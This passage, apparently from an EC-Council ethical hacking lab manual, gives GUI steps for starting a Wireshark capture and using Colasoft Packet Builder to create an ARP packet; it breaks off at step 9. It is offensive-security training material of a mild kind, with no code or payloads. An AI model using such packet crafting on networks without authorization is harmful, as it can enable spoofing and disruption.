
Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Wireshark Network Analyzer** main window appears; double-click the available ethernet or interface (here, **Ethernet**) to start the packet capture.

   Note: If a **Software Update** pop-up appears click on **Remind me later**.




5. Minimize the **Wireshark** window, click **Search** icon ( ) on the **Desktop**. Type **colasoft** in the search field, the **Colasoft Packet Builder 2.0** appears in the results, click **Colasoft Packet Builder 2.0** to launch it.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **Colasoft Packet Builder** GUI appears; click on the **Adapter** icon, as shown in the screenshot.

   Note: If a pop-up appears, close the window.




7. When the **Select Adapter** window appears, check the **Adapter** settings and click **OK**.
8. To add or create a packet, click the **Add** icon in the **Menu** bar.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. In the **Add Packet** dialog box, select the **ARP Packet** template, set **Delta Time** as **0.1** seconds, and click **OK**.



